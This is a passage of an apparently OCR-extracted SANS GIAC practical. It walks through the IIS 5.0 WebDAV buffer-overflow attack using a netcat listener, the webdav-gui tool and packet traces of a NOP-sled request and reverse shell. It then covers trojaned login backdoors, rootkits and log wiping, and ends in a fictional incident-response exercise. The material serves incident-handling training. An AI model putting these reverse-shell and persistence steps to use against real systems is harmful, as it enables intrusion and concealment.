0x0020        5010 42d9 bc61 0000 2046 4845 5046      P.B..a...FHEPF
```

Attacker Sends FIN ACK – Attacker closes connection

```
06:24:02.147214 10.10.10.40.1412 >  10.10.10.10.http: F [tcp sum ok] 23:23(0) ack
409 win 17113 (DF) (ttl 128, id 1793, len 40)
0x0000        4500 0028 0701 4000 8006 cb89 0a0a 0a28 E..(..@........(
0x0010        0a0a 0a0a 0584 0050 e248 f25a 880b 25d1 .......P.H.Z..%.
0x0020        5011 42d9 bc60 0000 2046 4 845 5046      P.B..`...FHEPF
```

Victim Acknowledges FIN – Connection is closed

```
06:24:02.150090 10.10.10.10.http > 10.10.10.40.1412: . [tcp sum ok] ack 24 win
17498 (DF) (ttl 128, id 92, len 40)
0x0000        4500 0028 005c 4000 8006 d22e 0a0a 0a0a E..(.  \@........
0x0010        0a0a 0a28 0050 0584 880b 25d1 e248 f25b ...(.P....%..H.[
0x0020        5010 445a badf 0000 0000 00f2 ff53       P.DZ.........S
```




Figure 13 : List of Microsoft IIS/5.0 Servers found using WebDAVscan

Exploiting the System

Once the reconnaissance and scanning has completed the attacker now has a good idea of which machines could be vulnerable to the attack. The attacker now picks an IP address they wish to target from the above report and initiate the attack. The attack utilises the following programs: -

- netcat[1] - This is a utility that can read or write data acr oss network connections using either TCP or UDP protocol. A simple use of it is as follows: -

[1] http://www.atstake.com/research/tools/network_utilities/nc110.tgz

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

nc host port

This creates a TCP connection to the specified port on the target address and your standard input is then sent to the target and any responses are sent back over the connection to your standard output

In this exploit netcat is started in its listen mode on port 666 using the following command on the attackers machine: -

nc -l -vv -p 666 where -l run in listen mode
-vv very verbose
-p Port number to listen on

This means that when the web-gui.exe program has exploited the target machine it will connect back to the netcat port giving you a command window in the c:\WINNT\System32 directory. From here it is then possible to utilise the machine in any way as the command window is running with system privileges.

- The exploit program webdav-gui.exe[1]. This is a GUI version of the exploit code created by Kralor.


The GUI program asks for the following: -

target -The IP address of the target
(This would be from the results of the WebDAVscan program)
satan's IP - The attackers IP address

The rest of the fields can be adjusted of you require but I found no need to as the defaults worked just fine. The only thing that is left to do is click on the exploit button and wait until the netcat listener started previously gets activated and you have a shell on the targets system.

Overview of Attack

Basically the attack consists of the steps described below: -



[1] This was coded by kralor http://www.coromputer.net/

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

1. Start netcat on the machine the attack is going to be executed from. This may not be the attackers machine but probably another compromised system to try and evade being caught.




Figure 14: Example of netcat running in listen mode on port 666

2. The Attacker contacts the victims IIS server and exploits the buffer overflow to insert the malicious code onto the victims process stack, using a GUI program called webdav-gui.exe. This then over writes the Return Pointer to point to the malicious code. Just enter the IP address of your intended target, the IP address of the machine you are initiating the attack fro m, then c lick exploit. This then keeps running the exploit, changing the length of t he overflow buffer until the stack is smashed.




Figure 15: webdav-gui running

The following network trace shows how the exploit works.

Contact web server and send specific amounts of data (Total packet length is 1500 and the tota l number of continuation packets are 42 giving a submitted length of 63000 bytes)

```
03:37:43.628936 10.10.10.40.1035 > 10.10.10.10.http: . [tcp sum ok] 1:1461(1460)
ack 1 win 17520 (DF) (ttl 128, id 264, len 1500)
0x0000   4500 05dc 0108 4000 8006 cbce 0a0a   0a28  E.....@........(
0x0010   0a0a 0a0a 040b 0050 4828 44f1 3580 62f9  .......PH(D.5.b.
0x0020   5010 4470 c416 0000 5345 4152 4348 202f  P.Dp....SEARCH./
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0x0030   cfcf cfcf cfcf cfcf cfcf cfcf cfcf cfcf  ................
0x0040   cfcf cfcf cfcf cfcf cf  cf cfcf cfcf cfcf  ................
0x0050   cfcf cfcf cfcf cfcf cfcf cfcf cfcf cfcf  ................
0x0330   cfcf cfcf cfcf cfcf cfcf cfcf cfcf cfcf  ................
.
.       Repeating lines removed
.
0x0420   cfcf cfcf cfcf cfcf cfcf cfcf cfcf cfcf  ......  ..........
0x0430   cfcf cf10 1010 1010 1010 1010 1010 1010  ................
0x0440   9090 9090 9090 9090 9090 9090 9090 9090  ................
.
.       Now fill the buffer with NOP's for the new return pointer to point to.
.
.       Repeating lines removed
.
0x05d0   9090 9090 9090 9090 9090 9090            ............
```

Further continuation packets are then sent which are full of NOP's and acknowledgements from the victim are received.

```
03:37:43.628936 10.10.10.40.1035 > 10.10.10.10.http: . 1:1461(1460) ack 1 win
17520 (DF)
03:37:43.632889 10.10.10.40.1035 > 10.10.10.10.http: .1461:2921(1460) ack 1 win
17520 (DF)
03:37:43.632901 10.10.10.10.http > 10.10.10.40.1035: . ack 2921 win 17520 (DF)
03:37:43.638311 10.10.10.40.1035 > 10.10.10.10.http: .2921:4381(1460) ack 1    win
17520 (DF)
.
.       Repeated Lines have been removed
.
03:37:43.657947 10.10.10.10.http > 10.10.10.40.1035: . ack 65756 win 17520 (DF)
.
.
```

The last packets now contain the exploit code and the memory address of where it wants the CPU to fetch the next inst ruction. This will probably be within all the NOPs so it can 'slide' down the NOP's until it reaches the exploit code.

```
.
0x0500   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0510   9090 9090 9090 9090 9090 9090 9090 9090        .....  ..........
0x0520   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0530   9090 9090 9090 9090 9090 9090 9090 9020        ................
0x0540   4854 5450 2f31 2e31 0d0a 486f 7374 3a20  HTTP/1.1..Host:.
0x0550   3130 2e31 302e 3130 2e  31 300d 0a43 6f6e  10.10.10.10..Con
0x0560   7465 6e74 2d74 7970 653a 2074 6578 742f  tent  -type:.text/
0x0570   786d 6c0d 0a43 6f6e 7465 6e74 2d4c 656e  xml..Content  -Len
0x0580   6774 683a 2031 3335 0d0a 0d0a 3c3f 786d  gth:.135....<?xm
0x0590   6c20 7665  7273 696f 6e3d 2231 2e30 223f  l.version="1.0"?
0x05a0   3e0d 0a3c 673a 7365 6172 6368 7265 7175  >..<g:searchrequ
0x05b0   6573 7420 786d 6c6e 733a 673d 2244 4156  est.xmlns:g="DAV
0x05c0   3a22 3e0d 0a3c 673a 7371 6c3e 0d0a 5365  :">..<g:sql>..Se
0x05d0    6c65 6374 2022 4441 563a 6469           lect."DAV:di
```

Continuation Packet

```
03:37:43.657941 10.10.10.40.1035 > 10.10.10.10.http: P [tcp sum ok]
65701:65756(55) ack 1 win 17520 (DF) (ttl 128, id 309, len 95)
0x0000   4500 005f 0135 4000 8006 d11e 0a0a 0a2  8  E.._.5@........(
```

© SANS Institute 2004, Author retains full rights.

```
0x0010   0a0a 0a0a 040b 0050 4829 4595 3580 62f9  .......PH)E.5.b.
0x0020   5018 4470 1947 0000 7370 6c61 796e 616d  P.Dp.G..splaynam
0x0030   6522 2066 726f 6d20 7363 6f70 6528 290d  e".from.scope().
0x0040   0a3c 2f67 3a73 716c 3e0d 0  a3c 2f67 3a73  .</g:sql>..</g:s
0x0050   6561 7263 6872 6571 7565 7374 3e0d 0a    earchrequest>..
```

Notice the attacker has sent a request as described previously. I.e.

IP address	-	10.10.10.10
Content-type	-	text/xml
Content-length	-	135

And the following WEBDAV XML string:

```
<?Xml version="1.0"?>
<g:searchrequest xmlns:g="DAV:">
    <g:sql> Select "DAV:displayname" from scope()
    </g.sql>
</g:searchrequest>
```

For more details on WEBDAV and its use of XML you can use the Microsoft MSDN resource found at http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnanchor/html/webservices_anchor.asp

```
03:37:43.657943 10.10.10.10 .http > 10.10.10.40.1035: . [tcp sum ok] ack 65756
win 1405 (DF) (ttl 128, id 280, len 40)
0x0000   4500 0028 0118 4000 8006 d172 0a0a 0a0a  E..(..@....r....
0x0010   0a0a 0a28 0050 040b 3580 62f9 4829 45cc  ...(.P..5.b.H)E.
0x0020   5010 057d 5748 0000 20  45 4a45 4f47       P..}WH...EJEOG

03:37:43.657945 10.10.10.10.http > 10.10.10.40.1035: . [tcp sum ok] ack 65756
win 14545 (DF) (ttl 128, id 281, len 40)
0x0000   4500 0028 0119 4000 8006 d171 0a0a 0a0a  E..(..@....q....
0x0010   0a0a 0a28 0050 040b 3580 6  2f9 4829 45cc  ...(.P..5.b.H)E.
0x0020   5010 38d1 23f4 0000 0000 0076 ff53       P.8.#......v.S

03:37:43.657947 10.10.10.10.http > 10.10.10.40.1035: . [tcp sum ok] ack 65756
win 17520 (DF) (ttl 128, id 282, len 40)
0x0000   4500 0028 011a 4000 8006 d170   0a0a 0a0a  E..(..@....p....
0x0010   0a0a 0a28 0050 040b 3580 62f9 4829 45cc  ...(.P..5.b.H)E.
0x0020   5010 4470 1855 0000 2045 4a45 4f47       P.Dp.U...EJEOG
```

3. The exploit code then connects back to the specified port of 666 on the attackers machine.
4. The result is that when the exploit has succeeded the netcat window suddenly becomes active on the target machine

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Figure 16 : Success System Access Achieved

The next packet shows the SYN from victim to port 666 of the attacker. T his is the netcat listener started earlier in the attack.

```
03:37:43.987367 10.10.10.10.1037 > 10.10.10.40.666: S [tcp sum ok]
898127906:898127906(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 128, id
283, len 48)
0x0000   4500 0030 011b 4000 8006 d167 0a0a   0a0a  E..0..@....g....
0x0010   0a0a 0a28 040d 029a 3588 5822 0000 0000  ...(....5.X"....
0x0020   7002 4000 8688 0000 0204 05b4 0101 0402  p.@.............
```

SYN ACK from attacker

```
03:37:43.989763 10.10.10.40.666 > 10.10.10.10.1037: S [tcp sum ok]
1211378 076:1211378076(0) ack 898127907 win 17520 <mss 1460,nop,nop,sackOK> (DF)
(ttl 128, id 310, len 48)
0x0000   4500 0030 0136 4000 8006 d14c 0a0a 0a28  E..0.6@....L...(
0x0010   0a0a 0a0a 029a 040d 4834 299c 3588 5823  ........H4).5.X#
0x0020   7012 4470 1037  0000 0204 05b4 0101 0402  p.Dp.7..........
```

ACK from victim

```
03:37:43.992411 10.10.10.10.1037 > 10.10.10.40.666: . [tcp sum ok] ack 1 win
17520 (DF) (ttl 128, id 284, len 40)
0x0000   4500 0028 011c 4000 8006 d16e 0a0a 0a0a  E..(..@....n....
0x0010   0a0a  0a28 040d 029a 3588 5823 4834 299d  ...(....5.X#H4).
0x0020   5010 4470 3cfb 0000 2045 4a46 4448       P.Dp<....EJFDH
```

Victim sending details to command prompt on attacker

```
03:37:44.244229 10.10.10.10.1037 > 10.10.10.40.666: P [tcp sum ok] 1:43(42) ack
1 win 17520 (DF) (ttl 128, id 285, len 82)
0x0000   4500 0052 011d 4000 8006 d143 0a0a 0a0a  E..R..@....C....
0x0010   0a0a 0a28 040d 029a 3588 5823 4834 299d  ...(....5.X#H4).
0x0020   5018 4470 7342 0000 4d69 6372 6f73 6f66  P.DpsB..Microsof
0x0030   7420  5769 6e64 6f77 7320 3230 3030 205b  t.Windows.2000.[
0x0040   5665 7273 696f 6e20 352e 3030 2e32 3139  Version.5.00.219
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0x0050   355d                                        5]

03:37:44.438765 10.10.10.40.666 > 10.10.10.10.1037: . [tcp sum ok] ack 43 win
17478 (DF) (ttl 128, id 312, len 40)
0x0000   4500 0028 0138 4000 8006 d152 0a0a 0a28  E..(.8@....R...(
0x0010   0a0a 0a0a 029a 040d 4834 299d 3588 584d  ........H4).5.XM
0x0020   5010 4446 3cfb 0000 9090 9090 9090       P.DF<.........

03:37:44.438775 10.10.1 0.10.1037 > 10.10.10.40.666: P [tcp sum ok] 43:106(63)
ack 1 win 17520 (DF) (ttl 128, id 286, len 103)
0x0000   4500 0067 011e 4000 8006 d12d 0a0a 0a0a  E..g..@....  -....
0x0010   0a0a 0a28 040d 029a 3588 584d 4834 299d  ...(....5.XMH4).
0x0020   5018 4470  f75f 0000 0d0a 2843 2920 436f  P.Dp._....(C).Co
0x0030   7079 7269 6768 7420 3139 3835 2d32 3030  pyright.1985  -200
0x0040   3020 4d69 6372 6f73 6f66 7420 436f 7270  0.Microsoft.Corp
0x0050   2e0d 0a0d 0a43 3a5c 5749 4e4e 545c 7379  .....C:  \WINNT\sy
0x0060    7374 656d 3332 3e                        stem32>
```

Attacker acknowledging

```
03:37:44.638262 10.10.10.40.666 > 10.10.10.10.1037: . [tcp sum ok] ack 106 win
17415 (DF) (ttl 128, id 313, len 40)
0x0000   4500 0028 0139 4000 8006 d151 0a0a 0a28  E..(.9@....Q..   .(
0x0010   0a0a 0a0a 029a 040d 4834 299d 3588 588c  ........H4).5.X.
0x0020   5010 4407 3cfb 0000 9090 9090 9090       P.D.<.........
```

The Server is now under the control of the attacker.

Keeping Access

In an attempt to keep access to the victim's machine the attacker now has to decide how they could keep getting into the system. If they rely on running the exploit each time they want to make use of the system then the entries in the logs could become noticed. Another way of keeping access is to install a Trojan backdoor.

A backdoor is a process where an attacker can log onto a system bypassing all authentication processes, e.g. an extra process is continually running that the attacker can connect to. This is not very sophisticated as the extra process co uld be noticed quite readily. An example of a backdoor is setting up netcat to run as a listener on a particular port. This could be inserted into the start -up routines so it will always be running even after a re-boot.

The dictionary meaning of the word Trojan, as supplied by the Cambridge English Pronouncing Dictionary [1] is: -

> "a person or thing that joins and deceives a group or organization in order to attack it from the inside:"

For example, if some one offers you a gift then it may have some s inister content to it that you are not aware of, Just like the Greek Trojan Horse hid people who eventually opened the gates of Troy for their advancing army.

If we combine these two techniques then this is the principle being used when an attacker is trying to keep access to a machine by using a Trojan backdoor. It means downloading

[1] http://dictionary.cambridge.org

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

some code onto the compromised system that would allow entry. The downloaded code would look and feel like the official version but it has been subtly altered in some way. I.e. it performs all the functions of the original command but also has a feature installed in it that only the attacker would know about. In a Unix system that has telnet enabled there is a process, which is continually running called the telnetd daemon. This pr ocess usually sits and listens for connection requests on port 23 and when a request occurs it gives the user the login banners for the machine. The client then inputs a username and a password and telnetd then passes this information to the login program (/bin/login), which performs an authentication process. This compares the user input with configured files on the server (/etc/passwd for configured usernames, /etc/shadow for the correct password for the username….) if the authentication is good then the user will get a shell on the system. If the attacker installs a Trojan version of /bin/login on the machine then telnetd would process the requests as normal by passing the details to /bin/login. This program would then analyse the details supplied and if they matched a username of *hackersrus* then it would not bother running the authentication process but just log them in with administrator rights. This gives the attacker an easy way into the system but it can be detected by various software applications su ch as Tripwire [1]. This is a package that can be installed to monitor files on a server. When you install it you go through a configuration process that takes an MD5 checksum of all the files you wish to be monitored, i.e. it looks at the file and creates a MD5 hash using the RSA Data Security Inc MD5 Message -Digest Algorithm as defined by RFC1321 [2]. The hash is a 32 character hexadecimal number that is then stored for future reference. Once the server has been successfully configured it then runs a scan of al l the files and compares the current hash of a file with the original and if the do not match alerts are generated [3].

The above Trojan backdoor is a rudimentary way of keeping access as it is not foolproof and steps could be taken to watch out for them usi ng such applications like Tripwire, as described previously.

Another version of a Trojan is called a RootKit. There are two forms of RootKits,

- Traditional
- Kernel-Level

The Traditional RootKit is a more sophisticated way of keeping access as the attack er installs a suite of programs that not only allow them keep access but hide any evidence of them being on the machine by amending the appropriate module not to display certain items. E.g. the command ps displays what processes are currently running on a Unix machine. The output is dependant on what parameters are supplied but if the binary had been amended to not display all processes associated with the user *hackersrus* then no one would notice when the user had logged in. Again these can be detected by applications like Tripwire

Some Typical programs used as part of a RootKit

Unix

- ps - report process status

[1] http://www.tripwire.com
[2] http://www.faqs.org/rfcs/rfc1321
[3] see http://www.tripwire.com/products/servers/faqs.cf m for more information

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- df - report number of free disk blocks and files
- ls - list contents of a directory
- passwd - change login password and password attributes
- login - sign on to the system

Windows

- dir - report files and directories
- winlogon - log in to Win dows
- explorer - GUI to display all disks, files and directories on the machine

The Kernel-Level RootKit is even more sophisticated as the attacker inserts modu les, known as a Loadable Kernel Module (LKM) into the very heart of the operating system called the Kernel. ZZThese modules actually redirect any calls to the attackers hidden version of the called program. Consequently the attacker has not only success fully ma naged to hide all evidence of any running processes, they have also bypassed any MD5 checking of the system files as they have not been changed at all.

Covering Tracks

Once the attacker has gained access to the machine they will put in a mechanism to hide what they are doing. This includes things like removing entries from system files that record login times. If they have downloaded a RootKit then some of them automatically perform this function by installing modified versions of the following: -

- login - This program grants access to a system and would have a username and password hard coded into it that only the attacker would know about. Consequently no audit records are updated so programs like 'who' in Unix will not report any access of the attacker
- netstat – displays network information of the machine and may have been modified to hide any sniffers the attacker has installed to try and get more username and passwords.
- ps - displays running processes on the machine. This may have been modified to hide certain process es associated with the at tacker.
- df - displays disk usage and could be modified to hide the fact that they are using up filestore
- ls - displays files and directories. This would hide certain directories that the attacker has created to store their files. This could include the co mponents that are in use as part of the attack.

The above list is by no means exhaustive and is for Unix systems but the equivalent commands exist in Windows rootkits, which would perform the same function e.g.

- winlogon.exe – same as login for Unix
- netstat - same as Unix
- dir - same as ls for Unix

Examples of Rootkits

- Rpv21[1] - Reverse Pimpage allows telnet backwards through a firewall

[1] http://www.packetstormsecurity.nl/UNIX/penetration/rootkits/rpv21.tar.gz

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Linux Rootkit 5 [1] - Contains backdoored versions of many Unix co mmands

© SANS Institute 2004, Author retains full rights.

[1] http://www.packetstormsecurity.nl/UNIX/penetration/rootkits/lrk5.src.tar.gz

The Incident Handling Process

Background

Company X, described in the exploit above, is a medium size business that has numerous Internet offerings to promote and sell its latest products. One of the Internet sites is hosted on a Windows 2000 Operating system u sing Micros oft's IIS 5.0 Web Server. It has connections to a file server farm that holds all the static web pages. Over the past few months there has been a Business need to attract new customers, this has led to numerous promotion campaigns both on the we b site and national television.

Preparation

Since this service went live, the company has recognised that the security of its systems has to be of an extremely high level and have started to put in place procedures that will ensure security is kept to a m aximum. This is not yet complete but have so far managed to create: -

A Change/ Problem management team to monitor all changes and problems that occur and raise appropriate defect records for failures that occur.

An acceptance process had been designed t hat meant no server could be used as part of the live service until it had been destroyed then re -built using the recovery process that had been documented.

A set of policies, which governs how computers that only have one firewall between them and the In ternet have to be hardened.

An automated alerting system has been created that is monitored 24 x 7 by the Operational Monitoring team who have processes in place to call the appropriate support staff for each type of alert within the system.

The install ation of an Intrusion Detection System is currently being assessed but has not yet been implemented.

They have also put in place a team that offer a Security Testing service through out the different areas of the business. Over the past few months the team leader has been actively extending the scope of the work to include an Incident Response capability as the company do not have one yet. He has been working with all areas of the business that has connections to the internet making sure that Service Level Agreements are in place and all configuration records are correct, all build guides are being continually reviewed and no changes occur without proper security testing and change control mechanisms in place. From this he has created a store of hard ware that may be needed for any incidents that occur on the infrastructure he has knowledge. This includes, but is not limited to the following items

- Binary disk copiers capable of performing backups for IDE and SCSI types of disks
- Hard Disks, which are compatibl e for the systems, which are in scope of the Incident Handling Team.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Bootable CD's for all the operating systems. This includes all variants of both Windows 2000, and Sun Solaris
- Numerous Dual boot laptops running Linux and Windows containing tools for network monitoring and port and vulnerability scans
  - nmap - to perform port scans of any network
  - nessus - to perform vulnerability scans of systems
  - ethereal[1] - Network monitoring tool
  - tcpdump - Network monitoring tool
  - snoop - Network Analysis tool
  - netcat - A versatile network tool
  - vmware Workstation for Windows - Application for running Virtual Operating Systems with the host Environment
- Network Hubs and cables
  A hub is preferred as it gives the ability to listen to all the traffic on a network as it broadcasts requests to all systems connected to the LAN segment. A Switch remembers which port the Media Access Control (MAC) [2] address of each interface connected to it is and sends data to the required port only.
- Forensic Software for analysing any infected disks/systems
  - Forensic Toolkit [3] - for Windows machines
  - Coroners Toolkit [4] – for Unix systems
- Numbered Note pads for recording all thoughts and findings. Each pad itself is numbered and has to be signed for by the person requesting them. As these notepads may be used as evidence in a court of law they are numbered to prevent arguments about pages being lost.
- Forensic Bags for storing Evidence in.
- Incident Handling Forms
- Standard Consumables. E.g. Pens,
- Blank media for tape copies of any backups that need to be performed

If ever an incident were called then the Response Team manager would create a team made up of staff from his own department, as they had been trained as Incident Handlers and knew what procedures that needed to be adhered to during an incident. He also had plans in place to utilise members of the support team of the service involved, as they would have a better understanding of the infrastructure and what should or should not be present. These plans had been prepared with the support teams and the individual members were asked if they would like to be part of the team. All candidates that replied went through an interview process to assess their security knowledge and to determine how useful they would be to the team. The successful candidates were then notified and once they had been through an Incident-handling course they were put on a standby rota.

Team Members

Response Team Manager	-	Stephen
Incident Team Leader	-	Sam
Unix Technician 1	-	Suzanne

[1] http://www.ethereal.com

[2] A hardware address that uniquely identifies it within a network see http://standards.ieee.org for more information.

[3] http://www.ntobjectives.com

[4] http://www.porcupine.org

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Unix Technician 2	-	Mark
Windows Te chnician 1	-	Roxanne
Windows Technician 2	-	Michelle

To keep the team at a constant state of readiness a policy of ad -hoc tests had been set up for the team to respond to and investigate. They would not be told when the tests would happen and it was c ompleted there would be a formal meeting to see what could be improved and where things had worked well.

Identification

Monday 22:00 A UNIX server issues an alert stating that one of the file systems has started to exceed the quota allocated to it.

```
Dec 2 2 22:00:05:server.Company.X.com:alert 54:"Filesystem /Webserver2
Exceeded 40% threshold Call Support Team"
```

The alert is routed over the internal networks to the operations team who look up the help text for alert 54 for the server and then call out the su pport area responsible for the server and raises a problem record, which will be passed through to the Problem Management team. The on-call technician responded to the alert and promptly allocated some more space to prevent the service becoming unavailable . The problem record was updated with the actions taken and passed through to the problem management team for resolution but no further action was taken and was signed off as a general housekeeping issue.

The alert kept occurring over the next few days an d was eventually escalated to both the Support management team, and the Business as it had a potential to cause a denial of service. At 09:00 Thursday a meeting was convened between the Business, the Support team and the Problem Management team to discuss the events and try to determine what could be causing the alerts. After much debate they decided that no recent changes could have caused the problem so the Problem Management team decided to contact the Incident Handling Team to see if they could help res olve the problem.

At 11:00 Thursday the Incident Handling Team Manager, Stephen, responded by contacting the support team to try and determine the scope of what the incident they could be potentially dealing with e.g.
They asked relevant questions to find out the following: -

- The overall purpose of the Infrastructure
- The operating systems involved
- The hardware involved
- Number of machines involved
- Total number of machines in the same segment of the network?
- Any other machines affected by the incident?
- If so what are they?
- Type of network involved
- Position of server in the network.
- Is the service still available

From this information the technical manager of the Incident team formed a small team of 5 people to manage the incident. Their skills included 2 Un ix experts, 2 Windows experts and a team leader who would perform a management role and be the only point of contact

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

for the technical team and the business. The fifth member of the incident team was from the support team's Incident Handling rota, called C hris. He was included to give knowledge of the application and provide a base line of what the machine should be like.

The team prepared a jump kit from the extensive stores cabinets that had been built up to cater for all the types of machines the compa ny was known to use. The following items were retrieved as defined by the configuration details folder that had been created for this piece of infrastructure: -

- External CD readers and cables.
- Bootable CD's containing system images for each operating syst em involved.
- Backup media and drives for the drives
- Hard drives to replace any infected systems for Solaris and Windows machines so the original disks can be kept as evidence if the Company decided to prosecute the attacker.
- CD's containing statically lin ked binaries for backing up disks. - This is to stop the programs loading possibly infected libraries from the compromised machine
- Forensic software for each operating system involved
- Network Hubs for snooping the network
- Ethernet Cables
- Laptop with Penetr ation Testing tools to monitor the state of infected machines and networks.
- The usual sundries associated with gathering evidence such as plastic bags, ties, Notebooks, Pens

As well as the jump kit the Incident team provided, the support team were asked t o gather the following items to help aid the recovery process, if needed: -

- The latest archives were retrieved from the off -site store

The following items were also requested in case the versions the incident team held were out of date

- The system build g uides –
- The latest version of the network topology
- Inventory of the latest changes to the sys tems
- Phone numbers of the Business Stake Holders
- Phone numbers of all the support staff involved
- Phone numbers of the development team
- Contract details for suppor t from the hardware manufacturers
- A copy of the Business Resumption Plan

They were also asked to set up a temporary workspace with full access to the network concerned in a secure room where the team would not be disturbed. The team then gathered in the p repared area and started to invoke their Emergency Action Plan.

The Incident Team convened in the secure room at 12:00 and the first thing the Sam did was gather all the team around a table to discuss with a member of the support team, to

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

try and assess what changes had recently been applied. After a few minutes of discussion with Chris they started to concentrate on the vendor supplied patch bundles, which had been applied to the Solaris Servers three weeks ago.

A request for all details of the testing and implementation plans for the updates was issued so they could review the changes in more detail. Whilst they were waiting for the plans Sam contacted the Business Stake Holder and informed them that the team had assembled and were starting their investigations.

they then requested the root password of the affected machine then Suzanne and Mark, the Unix specialists logged on under the supervision of one Chris.

One of the first things they did was to load a CD into the drive which contained known good binaries like 'ls', 'ps', 'df' etc… This was to ensure that the commands they were using were not Trojans that had been inserted onto the server by the attacker. Using these binaries Suzanne then looked at the disk usage recording all their findings in the notebooks from the Jump Kit.

The 'df –k' produced the following output: -

```
Filesystem             kbytes    used   avail capacity  Mounted on
/dev/vx/dsk/d30        482455   55770  378440    13%    /
/dev/md/dsk/d34       2508555  101456 2356928     5%      /usr
/proc                       0       0       0     0%    /proc
fd                          0       0       0     0%    /dev/fd
mnttab                      0       0       0     0%    /etc/mnttab
/dev/md/dsk/d31        962571  506153  398664    56%    /va   r
swap                  1152688      24 1152664     1%    /var/run
swap                  1152672       8 1152664     1%    /tmp
/dev/md/dsk/d33       3009327 2022742  926399    69%    /opt
/dev/md/dsk/d35       8116423 6553668 1562755    19%    /Webserver1
